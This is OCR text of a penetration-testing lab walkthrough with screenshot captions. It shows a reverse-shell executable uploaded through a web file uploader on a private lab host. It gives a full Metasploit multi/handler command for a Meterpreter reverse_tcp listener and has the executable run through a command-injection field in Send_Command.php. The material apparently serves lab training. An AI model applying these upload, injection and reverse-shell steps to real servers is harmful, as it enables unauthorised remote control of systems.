pentest.sh 1.0 kB Program 7 Oct 2020
reverse.exe 7.2 kB Program Yesterday
scan.txt 6.1 kB Text 7 Oct 2020
test.php 697 bytes Program 17 May 2020
All Files
Cancel
Open
Menu
nmap -p- -sV 192.168....
Remote file uploader ...



Applications
Places
System
Tue Dec 3, 00:49
nmap -p- -sV 192.168.177.16 - Parrot Terminal
Remote file uploader
http://192.168.177.16:8080/
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
FileX
Home
File Transfer
Choose File
reverse.exe
OR
Paste Download Link
Send File
Menu
nmap -p- -sV 192.168....
Remote file uploader ...





1. Configure Metasploit multi/handler listener:
   msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.177.18; set lport 9999; exploit"




1. Access uploads directory at **http://192.168.177.16:8080/uploads** and open **Send_Command.php**.



Applications Places System
Tue Dec 3, 00:58
msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.177.18; set lport 9999; exploit"
Remote file uploader
http://192.168.177.16:8080/uploads
Import bookmarks
http://192.168.177.16:8080/uploads — Visit
This time, search with:
Choose File
No file chosen
OR
Paste Download Link
Send File
Completed
Completed: 7 KB
Total Size: 7 KB
File Type: EXE
Menu
msfconsole -q -x "use ...
Remote file uploader ...


Applications Places System
Tue Dec 3, 01:00
msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.177.18; set lport 9999; exploit"
Index of /uploads
http://192.168.177.16:8080/uploads/
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
Index of /uploads
Name
Last modified
Size
Description
Parent Directory -
1733205005_reverse.exe 2024-12-02 21:50 7.0K
Send_Command.php 2024-12-02 04:57 497
YOUR-UPLOADS-WILL-BE..> 2022-03-17 06:25 65
Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30 Server at 192.168.177.16 Port 8080
Menu
msfconsole -q -x "use ...
Index of /uploads — M...




1. Execute `dir` in the command injection parameter box to confirm `reverse.exe` presence, then submit `reverse.exe` to trigger execution.

